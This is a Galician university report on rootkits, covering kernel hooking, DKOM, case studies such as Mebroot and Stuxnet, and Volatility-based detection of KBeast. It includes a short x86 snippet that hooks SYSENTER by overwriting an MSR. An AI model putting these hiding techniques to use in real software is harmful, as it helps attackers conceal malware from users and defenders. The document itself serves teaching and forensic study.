UNIVERSIDADE DA CORUÑA

TRABALLO TUTELADO SSI
GRAO EN ENXEÑARÍA INFORMÁTICA
MENCIÓN EN TECNOLOXÍAS DA INFORMACIÓN

Estudo en profundidade dos rootkits

Adrián Martínez Bemposta
Mauro de los Santos Nodar
Javier Díaz Santiso

A Coruña, novembro de 2019.

Resumo

Exponse no seguinte documento unha análise en profundidade dos ***rootkits***. Abórdanse en primeira instancia, os conceptos teóricos que os rodean, seguidos do estudo forense dos mesmos. Por último, incluído no apéndice, achéganse conceptos e exemplos de programación kernel en C co fin de probar as ideas eminentemente teóricas vistas na primeira parte do documento, así como de ser capaces de elaborar un rootkit propio dende 0.

Índice Xeral

Índice de Figuras

Capítulo 1

Introdución

1.1 Que é un rootkit?

Un rootkit é un programa diseñado para esconderse nun sistema xunto con todos os seus recursos asociados (procesos, ficheiros, claves de rexistro, portos...).[1, Part I, Getting to the Root of Rootkits, Rootkits: Understanding the Enemy]

Poden ser tanto benintencionados como malintencionados. No caso dos maliciosos, habitualmente úsanse para comprometer e manter control remoto dun ordenador ou rede de ordenadores con propostas ilexítimas. Normalmente funcionan de tal maneira que esconden malware que instala unha backdoor que permite ao atacante ter acceso ilimitado ao ordenador afectado.

1.2 Usos dos rootkits

A función dos rootkits modernos non é tanto ir escalando de nivel de privilexios para obter máis poder nun sistema, senón para facer indetectable a ***payload*** (carga útil [2]) dun software dándolles poder de ocultación [3]. Normalmente os rootkits son considerados malware debido a que as payloads que teñen asociadas son maliciosas. Por exemplo podería roubar contrasinais, tarxetas de crédito, recursos de computación ou calquer actividade non autorizada. Pero por outra banda, tamén son usados con coñecemento do usuario para medidas anti piratería (*DRM*) ou para a detección de trucos en videoxogos [4] .

1.2.1 Usos maliciosos

Os rootkits debido a súa capacidade de ocultación teñen todo tipo de usos maliciosos.

- **Backdoors**: Un atacante pode gañar acceso total a un sistema desta maneira, podendo por exemplo roubar ou falsificar documentos. Un método de facelo é modificar o sistema de login no sistema, reemplazándoo por un que funcione normalmente pero tamén

acepta un login secreto que permite ao atacante acceder ao sistema con todos os privilexios sen saber que o está facendo. Un Exemplo de rootkit que usa este mecanismo é *Hacker Defender*, un dos rootkits máis coñecidos e customizables [5, Part II, chapter 3] [1, Part I, Getting to the Root of Rootkits, Knowing the Types of Malware].

- **Virus**: Aproveitando o privilexio conseguido polo rootkit e o seu poder de ocultación, podería traer asociado un virus de calquer tipo.
- **key-loggers**: Rexistran as pulsacións do usuario no teclado para roubar datos de calquer tipo, pasando por contrasinais ou tarxetas de crédito [6].
- **Zombie dunha botnet**: Poderíase usar o sistema afectado como zombie para futuros ataques por exemplo de DDOS, onde múltiples destes zombies enviarían datos a un sistema tratando de denegar o servicio a el por parte de usuarios lexítimos. Tamén se podería usar un zombie para enviar correo spam, entre outras cousas [4].

1.2.2 Usos intencionais

Un rootkit non necesariamente ten malware asociado. Algún dos usos lexítimos que teñen os rootkits son os seguintes:

- **Protección anti-trampas en videoxogos**, como é o caso do anticheat *GameGuard*, que esconde o proceso do xogo e escanea constantemente a RAM buscando programas sospeitosos [7].
- **Detectar ataques nun honeypot**.
- **Protección anti-roubo**, como o famoso Intel Management Engine, que permite ao portátil ser monitorizado, permitindo desactivalo ou borrar información en caso de roubo. Este software en concreto é coñecido polas súas vulnerabilidades e pola desconfianza dos usuarios que claman que é unha backdoor de Intel a calquer dispositivo. Ao estar asociado á placa, este compoñente está sempre activo ainda que o ordenador esté apagado, mentras poida chegar poder á placa base [8] [9].
- **Antivirus** como Kaspersky usan técnicas semellantes ás dos rootkits para protexerse a si mesmos de actividades maliciosas [4].

1.3 Conceptos clave

1.3.1 Aneis de privilexios



Figura 1.1: Anel de privilexios

Nas arquitecturas actuais, existen aneis de protección que protexen contra fallos do sistema e accesos non autorizados. O sistema de aneis funciona permitindo distintos niveis de acceso normalmente a través de modos da CPU. Os modos teñen unha estrutura xerárquica, empezando polo ***Ring 0***, que ten o máximo nivel de acceso, ata o ***Ring 3***, que ten o mínimo nivel de acceso. Nos sistemas operativos habituais, o ***Ring 0*** está reservado para a memoria e as funcións da CPU, como por exemplo as operacións do kernel. Habitualmente na implementación dun sistema operativo, empréganse dous aneis principalemente, o ***Ring 0***, que se corresponde co modo kernel; e o ***Ring 3***, que se corresponde co modo usuario [5, Part II, chapter 3]. Existen tamén aneis con nomenclatura negativa, que corresponden con privilexios aínda maiores dos que dispón o kernel.

- O *Ring -1* é no que operan os ***hipervisores***. Nas CPU actuais existen instruccións especiais dedicadas a controlar o *Ring 0* de sistemas virtualizados, o que permite non

afectar ao OS virtualizado nin ao da máquina host [5, Part II, chapter 4] [10]. Por suposto, existen rootkits capaces de atacar este nivel de privilexios. Son coñecidos como **rootkits virtuais** e están diseñados especificamente para entornos de virtualización [5, Part II, chapter 4].

- O *Ring -2* corresponde co ***SMM (System Management Mode)***. Consiste nun modo no que a execución normal, incluida a do SO, é suspendida. A continuación unha versión alternativa do software do sistema, que habitualmente reside no *firmware*, execútase con alto nivel de privilexio [11].

- O último anel e máis prioritario correspóndese co *Ring -3*. A este nivel é ao que opera por exemplo o IME anteriormente mencionado. O *Ring -3* está operativo ata cando o sistema está apagado, sempre que a placa teña conexión. Este nivel é empregado para funcións como ***WOL*** *(wake on LAN)*, que permite iniciar remotamente un equipo apagado, ou para logearse remotamente a un ordenador incluso sin sistema operativo instalado. Este anel tamén é atacable e demostrouse como facelo para o chipset Q35, reemplazando os 16MB de RAM dedicados ao IME por un keylogger [12] [13] [14] [15].

1.3.2 DLL

Os DLL son as librerías de enlace dinámico de windows que se cargan baixo demanda dun programa por parte do SO windows. Estas técnicas de librerías de enlace dinámico tamén existen nos demais sistemas operativos (son equivalentes aos ficheiros *.so* de Linux [16]), conteñen código, datos e recursos que poden ser empregados polos programas [17].

1.3.3 DKOM

DKOM (**Direct Kernel Object Manipulation**): todos os SO almacenan datos internos de mantemento de rexistos na memoria principal, xeralmente como obxetos (estructuras, colas, pilas ...). Por eso, sempre que solicitamos ao kernel unha lista de procesos ou de portos abertos, estos datos analízanse e devólvense.
Os rootkits que son capaces de executarse en modo kernel, poden manipular directamente os obxetos da memoria, permitindo alteralos para calquer fin. Un dos principais é a ocultación dos seus procesos, drivers e portos abertos [18, Part II, chapter 5]. Un malware pode conseguir o poder de manipular directamente os obxetos do kernel das seguintes maneiras:

- Cargando un driver do kernel. Unha vez se consigue, ten acceso sin restricción aos obxetos da memoria.

- Mapeando unha versión con permiso de escritura do obxeto da memoria física (*\Device\PhysicalMemory* en windows).

- Usando chamadas especiais á API nativa, por exemplo a función *ZwSystemDebugControl* en Windows.

1.3.4 Hooking

Hooking é unha técnica de programación que emprega os chamados *hooks* (handler functions) para modificar o fluxo de execución [1, Part III, Hooking to Hide]. Esta técnica funciona interceptando chamadas ao sistema e axustando os seus resultados para negar a presencia do rootkit. É dicir, desvíase o fluxo habitual do programa a funcións proporcionadas polo rootkit en vez de a chamadas lexítimas do sistema, pero sen variar o comportamento esperado, obtendo así a ocultación dos compoñentes do rootkit [1, Part III, Hooking to Hide].



Figura 1.2: Funcionamento Hooking

1.3.5 Loadable Kernel Module

Según Joseph Kong expón no primeiro capítulo do libro, [19, Chapter 1], un ***Loadable Kernel Module***, ou Módulo Kernel Cargable, é a maneira máis sinxela de introducir código nun kernel. Estos, que de ahora en diante chamaremos **LKM**, son subsistemas de kernel que poden ser cargados e descargados permitindo a un administrador engadir e eliminar dinámicamente funcionalidades dun sistema.

Capítulo 2

Rootkits en profundidade

2.1 User-mode rootkits

Neste apartado falaremos brevemente dos rootkit modo usuario. Orixinalmente, e tamén actualmente, cando falamos de rootkits, referímonos a unha serie de ferramentas que lle dan a un usuario privilexios de *root* pero mantendo a súa actividade invisible aos outros usuarios.

2.1.1 Qué son e como funcionan

Os rootkit modo usuario non son tan coñecidos nin existe tanta literatura sobre eles, debido a que os privilexios obtidos son menores, pero séguese a manter a parte da ocultación [1, Part III, chapter 7]. Un rootkit modo usuario non reside no espacio do kernel, senón ao mesmo nivel de privilexio que a conta dun usuario [5, Part III, chapter 3]. Por exemplo, nun ecosistema Windows, un rootkit de modo usuario estaría limitado polas políticas e permisos do usuario mediante o que opera. Sen embargo, nunha máquina final, os usuarios adoitan correr como administradores, polo que nese caso o rootkit tería o control total desa máquina final.

2.1.2 Exemplos

A continuación listaremos algúns rootkits diseñados para actuar en modo usuario.

- **Vanquish**: É un rootkit clásico que existe dende a versión de Windows *Windows 2000*,de tipo modo usuario basado arredor de técnicas de inxección de *DLL* para esconder ficheiros, carpetas e entradas de rexistro. Tamén é capaz de gardar contrasinais. Para funcionar correctamente débese correr con privilexios de administrador. Os seus compoñentes consisten basicamente nun *.exe* que é o programa que inxecta *Vanquish* e un arquivo *.dll* que inclúe os submódulos DLL que serán inxectados no SO. Estes submódulos son os seguintes:

- **DllUtils**: Inxecta o DLL principal en novos procesos.
- **HideFiles**: Encargado de esconder os ficheiros e carpetas que conteñen a string *vanquish*.
- **HideReg**: Esconde as entradas no rexistro que conteñen ese string.
- **HideServices**: Esconde as entradas de servicios que conteñen a string.
- **PwdLog**: Garda nomes de usuario, contrasinais e dominios.
- **SourceProtect**: Prevén o borrado de ficheiros e carpetas que comezan por *D:* e tamén cambiar o tempo do sistema.

2.2 Kernel-mode rootkits

2.2.1 Qué son e como funcionan

Os rootkits en modo kernel son binarios maliciosos que corren no máximo nivel de privilexios. Este binario pode estar na forma dun módulo do kernel a cargar (un *DLL* no caso de Windows) ou un driver (*sys*), que se cargan ou ben directamente por un programa ou son dalgunha maneira chamados polo sistema operativo. Os rootkits en modo kernel teñen unha serie de atributos [5, Part II, chapter 4]:

- **Ocultación**: Conseguir acceso ao kernel adoita ser complicado, polo que tipicamente o autor dun rootkit é capaz de facelo sixilosamente. Moitos antivirus, sistemas de detección de intrusións (***IDS***), sistemas de prevención de intrusións (***IPS***) e ***firewalls*** comproban de cerca o modo kernel, así que o rootkit debe ter coidado de non deixar ningún rastro nin trazas obvias da súa existencia.
- **Persistencia**: Un dos obxetivos de escribir un rootkit malicioso é conseguir unha presencia persistente no sistema. De outro xeito, non habería a necesidade de escribir un *driver* do kernel. Por tanto, os rootkits modo kernel están tipicamente ben pensados e inclúen unha serie de funcionalidades que aseguran que o rootkit é capaz de sobrevivir un reinicio do sistema e incluso a un posible descubrimento e borrado mediante o uso de múltiples técnicas.
- **Gravidade**: Os rootkits modo kernel usan técnicas avanzadas para violar a integridade do sistema dun usuario a nivel de Sistema Operativo. Isto non é só perxudicial para a estabilidade do sistema (podendo experimentarse *crashes* ou impactos no rendemento), senón que tamén borrar a infección e restaurar o sistema para a normal operación é moito máis complicado.

Retos aos que se enfrentan os rootkits modo kernel

Os autores de rootkits enfréntanse aos mesmos retos que os desenvolvedores de *drivers* do kernel [5, Part II, chapter 4]:

- O modo kernel non ten un sistema de xestión de erros como tal, polo que un erro lóxico resultará nun fallo crítico do sistema do que non poderá recuperarse. Un rootkit mal escrito provocará máis *crashes*, o que pode que faga ao usuario atacado sospeitar.
- Os drivers do kernel escríbense a baixo nivel cercano a hardware. As operacións en modo kernel teñen problemas de portabilidade porque dependen da *build* do sistema operativo, do hardware que está debaixo e da arquitectura (***PAE, non PAE, x64***...).
- Outros *drivers* competindo polos mesmos recursos poden causar inestabilidade no sistema.
- A natureza impredecible e volátil e a diversidade do kernel require gran cantidade de testeo.

Ademais de compartir estas dificultades, os creadores de rootkits tamén deben ser creativos á hora de cargar o seu *driver* e manterse ocultos. En resumo:

- Deben atopar unha maneira de cargarse.
- Deben atopar unha maneira de ser executados.
- Deben facelo de forma sixilosa e que asegure a súa persistencia.

Estes retos non existen nos *user-mode rootkits*, porque todo o sistema operativo está construido para apoiar o modo usuario e evitar que falle.

2.2.2 Carga

Evidentemente, o rootkit non pode simplemente empezar a executarse no kernel. Necesítase dun binario modo usuario ou calquer malware que inicie o proceso de carga. Este programa que inicia o proceso de carga coñécese como o cargador (*loader*). O *loader* ten varias opcións dependendo de donde comece (de disco ou directamente na memoria) e dos permisos da conta en uso nese momento. Pode cargar de forma lexítima a través de chamadas á *API* ou aproveitando unha vulnerabilidade do SO mediante un ***exploit*** [5, Part II, chapter 4].

2.2.3 Execución

Unha vez o módulo está cargado, o rootkit opera baixo as reglas da arquitectura de *drivers* do SO en cuestión. Debe esperar a interrupcións (entrada/saída) antes de que o código se execute. Isto contrasta cos procesos modo usuario, que están continuamente en execución

ata que rematan, e de forma normal o proceso termínase a si mesmo. Os *drivers* do kernel execútanse cando se necesitan e corren no contexto do thread que empezou a interrupción. Esto significa que o autor dun rootkit debe ter en conta estos parámetros de execución e estruturar o rootkit arredor destas reglas [5, Part II, chapter 4].

2.2.4 Comunicacións co modo usuario

Os rootkits adoitan ter compoñentes en modo usuario que actúan como o axente de control, coñecidos como *controladores*. Isto débese a que se necesita algo que execute o código do *driver*; de non ser así, sería o propio sistema operativo o que controlaría o rootkit.
O *controlador* funciona de tal maneira que emite comandos ao rootkit e este analiza a información e devólvella. Nos rootkits máis sixilosos, o controlador adoita estar noutra máquina e comunícase non moi frecuentemente para evitar sospeitas. Tamén pode ser simplemente un *thread* en modo usuario que obtivo persistencia noutra aplicación (como un navegador). Este *thread* pode ir rotando funcións como obter novos comandos dalgún sitio remoto, lanzar eses comandos ao rootkit e a continuación durmir por un período determinado de tempo [5, Part II, chapter 4].

2.2.5 Ocultación e persistencia

Unha vez o rootkit está cargado, cubre o seu rastro escondendo claves de rexistro, procesos e ficheiros. Esconderse cada vez é menos necesario debido a que o código malicioso pode ser directamente inxectado en memoria, polo que non se necesita o rexistro nin o disco. En canto á persistencia, pódense realizar diversas accións. Normalmente inclúe instalar **hooks** en varias funcións do sistema ou servicios, ademais de modificar o rexistro para cargar o rootkit ao inicio. Os rootkits máis avanzados poden incluso esconderse en rexións de memoria do kernel, donde os antivirus pode que non miren e incluso en memoria do disco non particionada. Algúns poden infectar a o sector pertencente ao arranque (*boot*) do sistema, sendo executados antes do SO a próxima vez que se reinicie o sistema [5, Part II, chapter 4].

2.2.6 Métodos e técnicas

Hooking de tablas

O SO contén centos de obxetos e estruturas para levar a cabo as tarefas. Unha estrutura habitual son tablas de búsquedas con filas e columnas. Nun SO ben diseñado, as tablas críticas residen no kernel, polo que para modificalas o atacante necesitaría un *driver* no kernel. O problema é que o rootkit debe implementar técnicas avanzadas para ocultar a súa presencia, xa que as utilidades de detección se darían conta da súa existencia simplemente lendo esas tablas. Un rootkit que pretenda ser sixiloso e indetectable debe ocultar a información, como por

exemplo copiando a tabla sen modificacións e meter esa tabla en memoria cando a escaneen. Esto poderíase implementar usando ataques de sincronización de ***TLB***. [5, Part II, chapter 4]



Figura 2.1: Obxetos interesantes no kernel de Windows nos que adoitan actuar rootkits



Figura 2.2: Rol da tabla SSDT nas chamadas ao sistema de windows

Hooking de MSR

MSR *(Model-Specific Registers)* son rexistros de CPU especiais que conteñen funcionalidades avanzadas para o sistema operativo e programas de usuario. Estas funcionalidades inclúen melloras de rendemento con algunhas novas instruccións. Como estas instruccións pretenden ser alternativas rápidas a métodos para pasar a execución dun código de modo usuario a modo kernel, non requiren ningún argumento. Estas instruccións correspóndense con *SYSENTER/SYSEXIT* . Existen tres rexistros *MSR* que o sistema rechea ao iniciarse, que son usados cando se lanza a instrucción *SYSENTER*. Un destes rexistros contén a dirección de memoria do módulo do kernel unha vez esta instrucción é chamada. Se este rexistro se sobreescribe cunha función dun rootkit, o rootkit modo kernel pode alterar a execución de cada chamada ao sistema e alterar a información según é necesario. Esta técnica é coñecida como *SYSENTER Hooking*. Un exemplo de código ensamblador x86 que realiza ese comportamento é o seguinte [5, Part II, chapter 4].

```
1 __asm {
2      mov ecx, 0x176 //176 is the index into the MSR table for
    IA32_SYSENTER_EIP
3      rdmsr          // read the value of the IA32_SYSENTER_EIP
    register
4      mov d_origKiFastCallEntry, eax
5      mov eax, MyKiFastCallEntry     // Hook function address
6      wrmsr                          // Write to the
    IA32_SYSENTER_EIP register
7      }
```

Hooking de IRP

Os **IRP** *I/O Request Packet* son estruturas de datos usadas polos *drivers* do kernel e polo manexador de Entrada/Saída para procesar I/O. Para que un driver procese *IRP*, ten que inicializar unha estrutura chamada *DRIVER_OBJECT* 2.3. Esta estrutura contén un campo que se usa para dicirlle aos *drivers* por qué o *IRP* existe (por exemplo, porque unha operación de lectura ou escritura se iniciou) [5, Part II, chapter 4].

```
>>> dt("_DRIVER_OBJECT")
'_DRIVER_OBJECT' (336 bytes)
0x0   : Type                          ['short']
0x2   : Size                          ['short']
0x8   : DeviceObject                  ['pointer64', ['_DEVICE_OBJECT']]
0x10  : Flags                         ['unsigned long']
0x18  : DriverStart                   ['pointer64', ['void']]
0x20  : DriverSize                    ['unsigned long']
0x28  : DriverSection                 ['pointer64', ['void']]
0x30  : DriverExtension               ['pointer64', ['_DRIVER_EXTENSION']]
0x38  : DriverName                    ['_UNICODE_STRING']
0x48  : HardwareDatabase              ['pointer64', ['_UNICODE_STRING']]
0x50  : FastIoDispatch                ['pointer64', ['_FAST_IO_DISPATCH']]
0x58  : DriverInit                    ['pointer64', ['void']]
0x60  : DriverStartIo                 ['pointer64', ['void']]
0x68  : DriverUnload                  ['pointer64', ['void']]
0x70  : MajorFunction                 ['array', 28, ['pointer64', ['void']]]
```

Figura 2.3: Estrutura DRIVER_OBJECT

Modificación de imaxes

A modificación de imaxes consiste en editar os executables binarios dos programas, xa sexa en disco ou en memoria. Ambas representacións son similares, pero un binario en disco difire enormemente da súa representación en memoria. Porén, as seccións principais dunha imaxe son as mesmas. Por tanto, só consideraremos a modificación en memoria de imaxes, xa que é a maneira máis habitual dos rootkits modo kernel. Modificar imaxes pode ser sinxelo en rootkits de modo usuario, pero en modo kernel hai que recurrir a técnicas avanzadas como o ***patching***.

O *patching* consiste en alterar os primeiros bytes dunha función dentro dun binario (o que se coñece como *prólogo* da función). Ese *patching* o que fai é realizar o *hook* de toda a función. Facer *patching* dunha función é unha tarefa moi complicada xa que depende da arquitectura, do modo de acceso a memoria, de que o procesador esté correndo, además de que evidentemente o código ten que estar personalizado para a función a parchear. Se esa implementación fose actualizada, todo o traballo tería que refacerse. Se se consigue realizar este método, o *patch* actúa de forma similar a un ataque **MITM**, coa diferencia de que todo o proceso se produce no kernel. Este método pode facer que a función salte a unha función definida no *patching*, e nese punto pode preprocesar tarefas e alterar parámetros recibidos

pola función orixinal. A continuación, coma en todos os casos de *hooking*, chámase á función orixinal sen alterar, pero quen recibe os datos é de novo a función falsa, que pode alteralos [5, Part II, chapter 4].

NDIS e TDI

As **NDIS** *(Network Driver Interface Specification)* e as **TDI** *(Transport Driver Interface)* son o nivel máis baixo co que interactuar cos dispositivos de rede en sistemas operativos Windows. A *NDIS* é a *API* de rede de máis baixo nivel e opera na porción superior do nivel de enlace de datos, xusto debaixo da capa de rede, e abstrae os detalles técnicos de protocolos de capa inferior como *Ethernet*. Xusto por riba da *NDIS* atópase a *TDI*, que abstrae ainda máis detalles a drivers de alto nivel. En resumo, a *NDIS* permite o procesamento de paquetes *raw*, e a *TDI* implementa a pila TCP/IP e permite aos *drivers* operar na capa de transporte do modelo OSI. Un rootkit avanzado usará a *NDIS* mentras que os rootkits máis facilmente detectables usarán a *TDI*. Se se consigue implementar un rootkit en *NDIS*, só os *firewalls* que comproban os paquetes a nivel *raw* poderán detectar anomalías [5, Part II, chapter 4].

DKOM

As técnicas basadas en ***DKOM*** son capaces de alcanzar os efectos do *hooking*, do *patching* e de moitas outras pero sen ter que saber onde se debe insertar o rootkit no fluxo de execución. Modificando obxectos en memoria, pode ocultar procesos, *drivers* e escalar privilexios [5, Part II, chapter 4].

2.2.7 Exemplos

Mebroot

Mebroot é un rootkit que infecta o *boot* en sistemas con MBR, o que lle permite executarse antes do SO e garantiza a súa supervivencia ante reinicios. Existen diversas variantes deste rootkit, pero a primeira delas, en 2007, usaba un *exploit* de Internet Explorer para descargar un arquivo que ao executarse, gardábase nos primeiros sectores do disco e escribía unha copia do *boot manager* deste rootkit no MBR que se executaba a sí mesmo [5, Part II, Case Study]. É un dos rootkits mellor ideados tendo en conta o contexto histórico. Os métodos usados para executar procesos, esconder o tráfico de rede e protexerse da posible detección son moi avanzados. Foi innovador tanto polo acceso sixiloso a disco, saltarse *firewalls* e as comunicacións coa *backdoor* [5, Part II, Case Study].

- En canto ao acceso a disco, os rootkits existentes ata o momento evitaban o acceso a partes do disco duro interceptando funcións executadas polas aplicacións como *CreateFile()*.

Mebroot actúa diferente. Sobreescribe as funcións do driver *DISK.SYS* de Windows e instala un *wrapper* que chama ás funcións de *DISK.SYS*, asegurándose que posibles *IPS (Intrusion Prevention Systems)* non poidan previr que infecte ese driver. Ademais tamén crea un *thread watchdog* que comproba cada par de segundos que o as capacidades de ocultación do rootkit siguen instaladas, e se non o están, reinstálaas.

- Previamente á existencia de *Mebroot*, os rootkits pasaban o *firewall* instalando un *driver* na *NDIS*, sen embargo *Mebroot* usa unha serie de algoritmos que atopan funcións escondidas e sin documentar dentro da *NDIS*, o que permite ao rootkit comunicarse con esta sen a necesidade de instalar un *driver*. A contra é que usando a *NDIS*, o rootkit necesita implementar a súa propia pila TCP/IP para comunicarse con outros dispositivos de internet. O feito de que este paso se realizase é unha das mostras do complexo e avanzado que é este rootkit.

- *Mebroot* comunícase con servidores de control en internet a través das *backdoors* que instala. Primeiro, conéctase a un servidor aleatorio construindo un nome de dominio usando a facha actual ademais dunha serie de dominios hardcodeados. Unha vez se resolve o nome DNS a unha IP, o rootkit envía paquetes encriptados á IP que serve como un *ping* a ese servidor. O algoritmo de cifrado estaba basado en SHA-1, pero cunha clave moi débil e facilmente descifrable, o que permitiu aos investigadores desencriptar os paquetes. Para engadir máis complexidade, o paquete desencriptado contiña datos encriptados usando outro algoritmo. Unha vez o servidor responde ao rootkit, este dille ao rootkit de executar un dos seguintes comandos:

  - Instalar un DLL en un proceso ou instalar unha nova versión de *Mebroot*.
  - Desinstalar un DLL modo usuario ou desinstalar *Mebroot*.
  - Lanzar un novo proceso a través dun proceso de confianza.
  - Executar un *driver* en modo kernel.

  A capacidade de desinstalar o rootkit é outra evidencia de que o rootkit foi desenvolvido por profesionais, xa que unha función para desinstalar pode axudar *debuggeando* e creando un rootkit. Unha vez se recibe o comando, o rootkit executará cada comando no sistema usando instruccións moi detalladas asegurándose de que ningunha posible tecnoloxía o poida detectar ou impedir a súa execución.

O obxetivo de implementar un rootkit tan completo e complexo era instalar *malware* que os servidores cos que se comunica lle mandan. Este *malware* vai dende *esnifar* tráfico, instalar *keyloggers* ou incluso crear copias falsas de páxinas web co obxectivo de roubar información (creando unha copia da páxina dun banco, por exemplo) [5, Part II, Case Study] [20].

Stuxnet

Stuxnet é un famoso gusano informático descuberto en 2010 que atacou a ordenadores iraís provocando a parálisis do programa nuclear do páis. Foi un caso moi sonado e coñécese como un dos primeiros casos de ciberguerra, neste caso tendo a Irán como obxetivo. *Stuxnet* contén diversos compoñentes, entre eles un rootkit que afectaba a sistemas reprogramables *PLC (Programmable Logic Controller)* [21] [22] [18, Chapter 13, Putting It All Together]

Shadow Walker

Este rootkit está basado na técnica de *hooking* de tablas 10. Está basado nun sistema de protección contra o *stack overflow* chamado *PaX*. Oculta a súa presencia creando vistas falsas da memoria do sistema. A lóxica detrás é que se un rootkit pode engañar a unha ferramenta facéndoa pensar que está a ler correctamente a memoria, ningún fluxo de execución nin obxecto en memoria ten que ser alterado [5, Part II, chapter 4].

He4Hook

Basado no hooking de *IRPs* 13. Reemplaza os punteiros a funcións do SO con punteiros ás funcións do rootkit. Tamén reemplaza a rutina de descarga do *driver*. Consigue isto modificando estruturas *DRIVER_OBJECT* en memoria e reemplazando os punteiros cando é necesario [5, Part II, chapter 4].

Sebek

A autoría pertence a *The Honeypot Project* e é un rootkit que usa as mesmas técnicas que os rootkits con propósitos maliciosos para axudar a analizar, detectar e capturar información sobre atacantes a *honeypots*. Usa técnicas tanto de *hooking* como *DKOM* como outras técnicas [5, Part II, chapter 4].

Capítulo 3

Análise forense e detección de rootkits.

A continuación realizaremos un estudo sobre como detectar os principais mecanismos de ocultación e hooking dos rootkits mediante a ferramenta Volatility.

3.1 Volatility: detección de módulos ocultos en Linux.

Nesta sección mostraremos como detectar rootkits ocultos da lista de módulos, diferenciando entre os que non se ocultan de *sysfs* (sistema de arquivos virtual proporcionado polo kernel de Linux que exporta información sobre os dispositivos e os seus controladores dende o modelo de dispositivos do núcleo hacia o espacio do usuario) [23] dos que si o fan.

3.1.1 Detección do rootkit KBeast

Para o caso de estudo dos rootkits que non se ocultan de *sysfs* empregaremos un sistema infectado polo rootkit ***KBeast***, e para a súa detección o plugin de Volatility *linux_check_modules*, mediante a búsqueda de discrepancias entre *sysfs* e 3.1.

```
$ python vol.py -f kbeast.lime --profile=LinuxDebianx86 linux_check_modules
Volatility Foundation Volatility Framework 2.4
Offset (V) Module Name
---------- ----------------
0xf841a258 ipsecs_kbeast_v1
```

Figura 3.1: Detección KBeast co plugin check_modules de Volatility.

Unha vez detectado o módulo *ipsecs_kbeast_v1*, empregando o plugin *linux_moddump*, que realiza un volcado do módulo a disco para analizalo estáticamente 3.2.

```
